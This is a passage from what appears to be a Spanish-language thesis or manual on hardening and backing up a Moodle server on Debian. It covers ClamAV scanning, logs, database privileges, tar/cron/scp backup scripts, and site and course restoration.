En un navegador de internet, inserte la dirección del servidor (https://192.168.248.128/moodle). Después aparecerá el aviso del certificado auto-firmado:





V.5.2.4 Actualización del software

Una de las principales actividades que debemos llevar a cabo para disponer del equipo seguro es actualizar software en las últimas versiones, y no por disponer de las funcionalidades más importantes, sino porque generalmente cada actualización vienen no solo con nuevas presentaciones sino que añade parches de seguridad que corrigen errores que suelen volver vulnerable el equipo de cómputo.

Es recomendable suscribirse a las listas de seguridad de cada elemento y estar atentos a las publicaciones de fallos y vulnerabilidades.

Se suele emplear alguna herramienta, que detectan las aplicaciones desactualizadas o con huecos de seguridad en el software instalado, con esta manera se consigue mantener nuestro software al día.

V.5.2.5 Antivirus

Como hemos comentado en la administración de la plataforma Moodle, se puede descargar e instalar el antivirus ClamAV® que es GPL. Una vez instalado y configurado el antivirus se

conecta automáticamente con Moodle si activamos las opciones. El antivirus es muy útil si queremos que se analicen los archivos que se suben al servidor, evitando así la inserción de virus o cualquier otro archivo nocivo para el sistema.

Para configurar el antivirus es necesario especificar la ruta donde está instalado el programa. La ruta debe ser: /usr/bin/clamscan o/usr/bin/clamdscan.

V.5.2.5.1 Instalación de ClamAV en Moodle

Hay que configurar en el ambiente, en la sección de seguridad→ le damos la ruta del antivirus→ y directorio de cuarentena (tomar en cuenta que las firmas se tiene actualizadas, si no es posible que eliminen por accidente la información.

Desde la línea de comando ejecutamos, ver la figura 28:

```
root@debian:~# apt-get install clamav-base clamav
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
clamav ya está en su versión más reciente.
clamav-base ya está en su versión más reciente.
fijado clamav-base como instalado manualmente.
root@debian:/home/patty/Descargas# clamscan
/home/patty/Descargas/jre-7u25-linux-i586.tar.gz: OK
/home/patty/Descargas/unidad1_ce1.zip: OK
/home/patty/Descargas/new.zip: OK
/home/patty/Descargas/copia_de_seguridad-c.e.9-20120806-1815.zip: OK
/home/patty/Descargas/CETarea4_Ejercicios_ImpedAdmit_solucion_circuitos_mediante_Laplace_1.doc: OK
/home/patty/Descargas/unammmm.fw.png: OK
/home/patty/Descargas/songs.zip: OK
/home/patty/Descargas/creditos.zip: OK
/home/patty/Descargas/unidad4.zip: OK
/home/patty/Descargas/unidad2.zip: OK
/home/patty/Descargas/unammmm2.fw.png: OK
/home/patty/Descargas/unidad3.zip: OK
/home/patty/Descargas/Unidad5.zip: OK

----------- SCAN SUMMARY -----------
Known viruses: 2820461
Engine version: 0.97.8
Scanned directories: 1
Scanned files: 13
Infected files: 0
Data scanned: 107.12 MB
Data read: 333.78 MB (ratio 0.32:1)
Time: 45.594 sec (0 m 45 s)
```

Figura 28. Instalación línea de comandos clamAV

V.5.2.6 Auditorias regulares

Los programas auditores de seguridad son herramientas indispensables para el administrador de un sistema, ya que permite detectar, de forma rutinaria, problemas de seguridad para los que pudieran existir ataques conocidos.

Estos programas pueden operar o muchos niveles, desde la comprobación de la pertenencia de archivos a usuarios y grupos del sistema, hasta pruebas sobre aplicaciones instaladas para verificar si estas tienen agujeros conocidos.

V.5.2.7 El visor de sucesos de Moodle

Desde Moodle se puede configurar el visor de sucesos de la plataforma. Toda actividad de cualquier usuario se guarda en los registros del sistema. Se pueden visualizarlos ficheros logs desde

dentro de la plataforma en la carpeta Informes y luego Registros desde el bloque de administración. Nos saldrá una pantalla que nos indicará el día que queremos ver los registros, si queremos ver un curso en concreto o toda la plataforma, los participantes y las acciones a ver.
Estos registros se pueden descargar en formato ODT, en formato de texto plano o en formato Excel para almacenarlos.

Los ficheros logs no es necesario almacenarlos, ya se almacenan directamente cuando se hace una copia de seguridad de la base de datos. Si queremos tener copias de seguridad específicas de los logs, se tiene que salvar la tabla mdl_log de la base de datos Moodle. Esto se puede hacer con el phpmyadmin u otro programa de gestión de MySQL.

Si se tiene activada las estadísticas se pueden ver un informe con las estadísticas generales del sitio Moodle. Este informe estadístico se puede enviar por correo a los usuarios elegidos. Desde estos informes se puede acceder con facilidad a los registros que deseemos. Cada vez que se genera un informe estadístico se consumen muchos recursos del sistema, así que es conveniente que se automatice a unas horas donde no haya tráfico de usuarios.

V.6Interacción con base de datos

Una gran porción de dicha información requiere de un manejo especial, y puede ser provista por base de datos.

En el pasado, las bases de datos solo podrían utilizarse al interior de las instituciones o en redes locales, pero actualmente la web permite acceder a base de datos desde cualquier parte del mundo. Estas ofrecen, a través de la red, un manejo dinámico y una gran flexibilidad de los datos, como ventajas que no podrían obtenerse a través de otro medio informativo.

Con estos propósitos, los usuarios de internet o Intranet un medio que pueda adecuarse a sus necesidades de la información, con un costo, inversión de tiempo, y recursos mínimos. Asimismo, las bases de datos serán usadas para permitir el acceso y manejo de la variada información que se encuentra a lo largo de la red.

V.6.1 Seguridad en las bases de datos

La evaluación de este punto es uno de los más importantes en la interconexión de un sistema Web con base de datos. A nivel de una red local, se puede permitir o impedir, a diferentes usuarios el acceso a cierta información, pero en internet se necesita de controles más efectivos en este sentido, ante posible espionaje, copia de datos, manipulación de estos, etc.
La identificación del usuario es una de las formas de guardar la seguridad. Las identidades y permisos de usuario están definidas en los archivos de control de acceso.

Pero la seguridad e integridad total de los datos puede conservarse, permitiendo el acceso a distintos campos de una base de datos, solamente a usuarios autorizados para ello.

En este sentido, los datos pueden ser presentados a través del sistema Web de una forma segura, y con mayor impacto en todos los usuarios de internet.

Para la integración de las base de datos en el sistema web es necesario contar con una interfaz que realice las conexiones, extraiga la información de la base de datos, le dé un formato adecuado de tal manera que puede ser visualizada desde el navegador, y permita lograr sesiones interactivas entre ambos, dejando que el usuario haga elecciones de la información que requiere.

V.6.2Privilegios en la base de datos

El concepto más elemental en cuanto a la seguridad en la base de datos es no acceder a ella como el usuario privilegiado, con esto evitamos el riesgo de que el atacante se otorgue permisos no concebidos para el usuario del sistema.

Debemos definir el grupo de permisos que el sistema necesitara para funcionar en el perfil de cada usuario, los permisos de lectura/escritura en una tabla restringen al usuario de realizar consultas o modificaciones a las tablas. Es importante reconocer la responsabilidad que la aplicación tendrá

para gestionar que usuario es el apropiado para contactarse en una base de datos, con la finalidad de evitar riesgos innecesarios y acotar el rango de afectación que un ataque pudiera provocar.

Es recomendable definir vistas para evitar un contacto directo de la aplicación con las tablas de la base, agregando con esto otra capa de protección.

Es de gran importancia negar el acceso a procedimientos almacenados y a la ejecución de comandos de sistema que podría no solo poner en riesgo a la aplicación y a la base de datos mismos sino a todo lo que funcione en el servidor.

La protección que las restricciones en la base de datos brinda, es útil e indispensable en cualquier aplicación pero no debemos perder de vista la responsabilidad que la aplicación tiene sobre la forma en que accedemos a la base de datos. De ahí el especial cuidado que debemos tener en la manera en que los usuarios acceden al sistema.

V.7 Respaldos

Dentro de las tareas de mantenimiento, se encuentra la realización de respaldos periódicos del equipo.

Es recomendable realizar respaldos completos de manera periódica, e intercalarlos con respaldos incrementales.

Para que un respaldo sea útil, es indispensable que pueda ser recuperado. Y para estar seguros de esto, es necesario que se incluyan simulaciones periódicas donde se restauren los sistemas para probar los respaldos.

Considerar la posibilidad de guardar copias de los respaldos en sitios remotos, para contingencias mayores.

Tener en cuenta que la sensibilidad de la información contenida en un medio de respaldo es igual a la información más sensible que haya sido almacenada.

Las fallas dentro de los equipos de cómputo pueden ser ocasionas por muchos factores como fallas de hardware, software, problemas con alimentación eléctrica, fallos en conectividad de red y desastres naturales como incendios, inundaciones, temblores, etc. Aunque no se puede prevenir ninguno de estos eventos, es posible mitigar el impacto de los mismos sobre la información que maneje.

Es necesario evaluar las necesidades concretas de la seguridad de la información almacenada en los equipos, para establecer la estrategia de copias de seguridad que se considere más idónea en cada caso, en donde se contemplan aspectos como:

La importancia de los datos que se guardaran (no tienen la misma trascendencia un documento de trabajo que una copia de respaldo de un programa).

La periodicidad con la que se crearan las copias o la cantidad de medios (capacidad y numero de dispositivos para el almacenamiento) que se usaran y cuando se utilizaran cada uno de ellos.
La protección contra fallos en los medios de almacenamiento usados (un numero alto minimiza el riesgo de pérdida definitiva de la información).

El almacenamiento alternativo, es decir, la posibilidad de guardar en otra ubicación diferente al lugar de trabajo una de las copias durante un tiempo, antes de usarla de nuevo.

No existe un criterio definitivo que indique la periodicidad con la que deben realizarse las copias de seguridad, pero se puede tomar en cuenta el tiempo que ha sido necesario para crear los documentos (también su costo), o las consecuencias que provocaría su perdida.

Debe considerarse el tiempo que serán los respaldos almacenados en un medio, es decir el periodo de retención, el cual está relacionado directamente con la rotación de medios elegida.
Tipos de respaldo.

El respaldo más conocido es el total, también denominado completo, crea una copia de todas las carpetas y archivos seleccionados, independientemente de su estado anterior, esto es, sin tener en cuenta si han sido modificados o creados desde la última copia de seguridad. Este tipo de respaldo es la más recomendada para respaldar un equipo entero.

La restauración de este tipo de respaldos regresa el sistema al estado que tenía antes del respaldo sin necesitar ningún medio adicional.

Sin embargo una desventaja de este tipo de respaldos es la cantidad de almacenamiento que se llega a ocupar y el tiempo que este genera.

Por otro lado existe el respaldo incremental este tipo de copias guarda únicamente en el dispositivo de respaldo, los archivos que hayan sido modificados o creados desde la última copia incremental realizada.


La primera copia de este tipo, es idéntica por lo tanto es una copia total. Este tipo de copia es el recomendado para respaldos más frecuentes, por ejemplo aquellos que se llevan a cabo diario.

V.7.1 Respaldo Incremental

La ventaja de este tipo de copias es que solo se respaldan los archivos nuevos o que han sido modificados en el equipo, el tamaño del respaldo es pequeño puesto que no se hace una copia entera de todo el sistema.

Las desventajas es que para restaurar un tipo de respaldo así se necesita una copia entera del equipo y tener disponibles los respaldos incrementales previos, y pues la restauración puedo tediosa si se tiene muchos medios de respaldo.

Como punto adicional, algunos manejadores como MySQL y PostgreSQL realizan respaldos volcando la información de manera transparente (se puede ver la sentencias SQL y la información contenida), mientras q otros como Sybase encapsulan la información, en este caso es necesario comprobar la información antes de llevar a cabo el respaldo. La figura 6 muestra la combinación de un respaldo total más los subsecuentes incrementales que se generaron antes de una contingencia.



V.7.2 Respaldo diferencial

Este tipo de respaldos toma como referencia el último respaldo completo que se tenga y solo almacena los archivos creados o modificados recientemente para hacer la copia diferencial de los datos.

Las ventajas es que solo guarda los archivos que se hayan creado o modificado desde el último respaldo completo y por la tanto el tamaño del respaldo se reduce significativamente por que no guarda archivos redundantes

Las diferencias del respaldo incremental y diferencial más significativas son las siguientes:
Para recuperar archivos desde un respaldo diferencial, se requiere el último respaldo completo y la versión del respaldo diferencial que se desea recuperar.

Para recuperar archivos desde un respaldo incremental, se requiere el último respaldo completo y todas las versiones del respaldo incrementales desde el primero hasta la versión deseada.

V.7.3Respaldo completo

Es posible implementar un esquema de respaldos para guardar la información importante en un equipo alterno, para establecer esta funcionalidad se requiere cumplir los siguientes puntos:
Tener un script que realice el respaldo de los archivos importantes.

Crear una relación de confianza para que la transferencia del respaldo se haga de manera automática.

Ejecutar una tarea programada que será la encargada del respaldo y de la transferencia al servidor de almacenamiento.

V.7.3.1Ejemplo de respaldo completo (script de respaldo)

Dentro del script se utilizara el comando tar para crear contenedores de archivos y directorios denominados archivos.tar y opcionalmente comprime el archivo de salida.
La sintaxis del comando tar es la siguiente:

tar -cvzpf archivo_nuevo.tar.gz nombre_directorio

Donde,

c: Crear el contenedor (archive)

v: activa el modo verbose, despliega el proceso mientras se crea un archivo.

z: comprime el archivo de salida utilizando el programa gzip.

p: Preserva el dueño y el grupo del archivo empaquetado.

f: Nombre del archivo de salida.

El script va a realizar el respaldo de las bitácoras del sistema. En los sistemas Linux que implementan la rotación de bitácoras periódicamente se cambian las bitácoras cuando se ha alcanzado el periodo máximo establecido o se ha rebasado el tamaño máximo de la bitácora y la bitácora anterior se comprime para archivarla.

En el servidor de origen se escribe un programa que haga el archivado de la información a respaldar.

```
root@davinci2:~# vi respaldo.sh
#!/bin/sh
FECHA=`date '+%F'`
RESPALDO=/root/respaldo-bitacoras-$FECHA.tar.gz
#respalda las bitacoras del sistema
/bin/tar -cvzpf $RESPALDO /var/log/
```

Una vez creado el script se asigna permisos de ejecución solo por el usuario responsable del respaldo.

```
root@davinci2:~# chmod 700 respaldo.sh _
```

V.7.3.1.1Tarea Programada

Para ejecutar periódicamente el script de respaldo se crea una tarea de cron que realice esta acción, gracias a la relación de confianza creada la tarea se realiza de manera automática.

```
# m h   dom  mon dow  commad
```

```
0 1   *   *   *   /root/respaldo.sh
```

Es necesario modificar el script de respaldo en el servidor origen para agregar la linea que copia el respaldo al servidor destino.

```
#!/bin/sh
FECHA=`date '+%F'`
RESPALDO=/root/respaldo-bitacoras-$FECHA.tar.gz
#respalda las bitácoras del sistema
/bin/tar -cvzpf $RESPALDO /var/log/
#copia las bitácoras al servidor de almacenamiento
scp $RESPALDO respaldos@192.168.127.102:~/davinci/
#Borra el respaldo después de copiarlo
rm $RESPALDO
```

Una vez realizada esta configuración, el servidor realizara el respaldo de las bitácoras diario a las 1AM y las copiara el servidor de almacenamiento.

V.7.4Restauración

Las copias de seguridad son archivos comprimidos en zip que se crean para tener un respaldo si es necesario ir a una versión anterior, como por ejemplo, cuando se actualiza la plataforma. Las copias de seguridad son costosas en CPU por lo que no hay que realizar varias copias al día, es mejor programarlas para una hora donde no haya muchos usuarios. Veremos las copias de seguridad tanto de la plataforma como de los cursos.

V.7.4.1 Restauración de la plataforma Moodle

Lo siguiente es la creación y restauración de copias de seguridad de una plataforma Moodle incrustada en un servidor GNU/Linux Debian.

Los datos que hay que salvar son los de la base de datos, los archivos de datos y el código fuente.

Para la seguridad en lo que respecta a las bases de datos recomendamos el siguiente script que puede ejecutarse en Unix para hacer una copia de la base de datos (es buena idea ejecutar dicho script a diario mediante un cron programado):

cd mi_directorio de_backup/
mv moodle-database.sql.gz moodle-database-old.sql.gz
mysqldump-h example.com -u nombredeusuario –password=micontraseña -C -Q -e –createoptions
nombredemibasededatos > moodle-database.sql
gzip moodle-database.sql

Se puede crear copias de seguridad de la base de datos usando el gestor de base de datos.

En cuanto a la seguridad con los archivos de datos, estos archivos se almacenan en una carpeta definida a la hora de instalar la plataforma Moodle. Normalmente, si no se ha cambiado la configuración por defecto debe estar en la siguiente ruta: /var/moodledata/

Para crear una copia de seguridad de los archivos simplemente se ejecuta una instrucción que almacene dichos archivos en un zip.

tar czvf moodledata.tgz /var/moodledata

Este método puede ser lento ya que se vuelven a comprimir archivos ya comprimidos y salvados. Para una mejor gestión se puede usar rsync para comprimir sólo los archivos modificados o nuevos.
Para la seguridad con el código fuente se siguen los mismos pasos para comprimir el código fuente, pero en vez de comprimir la carpeta de datos se comprime la carpeta donde está alojada la plataforma.

tar czvf moodle.tgz /var/www/moodle/




Figura 29. Pantalla con las copias de archivos para la copia de restauración de un curso

Y por último, para restaurar copias de seguridad los archivos comprimidos se descomprimen en las respectivas carpetas. Se pueden seguir algunos pasos de seguridad:

Cambiar el nombre del directorio original de Moodle a otro diferente (así lo conservará con otro nombre) y colocar la copia de seguridad de Moodle en su lugar

Hacer una nueva base de datos, restaurar la copia de seguridad de base de datos en ella, y cambiar en Moodle el archivo config.php para conectarse a esta nueva base de datos. Después se importa la copia de seguridad a dicha nueva base de datos.

V.7.4.2 Restauración de un curso en Moodle


Como administrador se pueden hacer regularmente copias de seguridad de un curso, esto es bastante útil para restaurar un estado anterior, recuperar datos perdidos e incluso migrar el curso a otra plataforma. Para ello deben seguirse los siguientes pasos.

Como profesor o administrador, ir a la página principal del curso


Hacer clic en enlace de "Copia de seguridad..." desde el bloque de administración

Desde la pantalla de configuración es posible seleccionar los contenidos (actividades y usuarios) a incluir en la copia de seguridad mediante los desplegables

Pulsar en Continuar




Después, es posible editar el nombre de la copia de seguridad y ver el listado de los contenidos (actividades y usuarios).




Pulsar en continuar, al final de la página

En la siguiente ventana se nos da un listado de las acciones realizadas y, al final, se nos indica el resultado de la copia. Pulsar en continuar



Finalmente, se nos muestra el archivo que contiene la copia de seguridad



Si se desea se puede hacer una copia en un ordenador local, para aumentar la seguridad, este proceso requiere bastante ancho de banda si el curso tiene mucho contenido. Para hacer una copia local simplemente hay que seleccionar el archivo de copia de seguridad con el botón derecho del ratón y seleccionar "guardar destino como…"

Para restaurar luego una copia de seguridad de un curso se siguen los siguientes pasos:


Con el rol de profesor o administrador, ir a la página principal

Hacer clic en el enlace de Archivos del bloque de Administración

Subir la copia respaldo del curso

Hacer clic en enlace de "Restaurar..." desde el menú de Administración

Hacer clic en el botón "Subir un archivo" y elegir el archivo (zip) que contiene la copia de seguridad a restaurar.




Hacer clic en el enlace Restaurar y seguir las instrucciones del procedimiento

Para restaurar luego el curso se permite elegir entre tres opciones de restauración:

Nuevo curso: restaurar en un nuevo curso, no sin afectar al resto

Curso existente, borrando el primero: Al restaurar el curso debemos seleccionar un curso de los ya existentes para sobrescribir este, es decir, restaura el curso pero sobrescribe el curso anterior.

Curso existente, agregando información: Al restaurar el curso existente, agregando información, debemos seleccionar un curso de los ya existentes para añadir el curso sobre este todo el contenido del curso que se pretende restaurar al curso seleccionado.



En caso de que se tengan actividades y recursos en el curso elegido, se añaden justo debajo de estas actividades y mantiene los nombres de los temas.

Después de restaurarlo se debe borrar la copia de seguridad para ahorrar espacio en el servidor.

Finalmente eliminamos.

Capítulo VI Caso Práctico

VI.1 Resumen

En este capítulo se explica el funcionamiento de la demostración que se ha realizado para este proyecto. Se ha instalado la plataforma Moodle con una página Web y se ha hecho diversas pruebas de seguridad, tanto a nivel de software, como a nivel de programación. Como se ha comentado anteriormente el servidor Web es apache y el lenguaje de programación php, los datos se guardan en la base de datos MySQL, la instalación de los distintos programas y configuración de los mismos para que se interrelacionen entre sí está explicado en capítulos anteriores, aquí se va a indagar en la elaboración de la seguridad y cuales han sido los pasos para implantar esta.

VI.2 Introducción

Seguramente todo administrador de sistemas ha tenido que enfrentarse alguna vez a una pérdida del rendimiento del sistema que gestiona. En ese caso sabrá que no siempre es sencillo, por falta de tiempo y recursos o por desconocimiento de las herramientas apropiadas, tener claros los motivos por los que esto ha sucedido. En ocasiones, incluso se ha podido llegar a perder la conectividad o bien ciertos equipos han podido desconectarse sin motivo aparente.
En la mayoría de ocasiones, las causas de estos problemas tienen un origen no premeditado y se deben a una mala configuración del sistema. Pero, en otras ocasiones, puede tratarse de ataques inducidos por terceros que pretenden dejar fuera de servicio un servidor web mediante un ataque DoS, husmear tráfico o simplemente infectar los equipos con código malicioso para que formen parte de una red zombi o botnet[11].

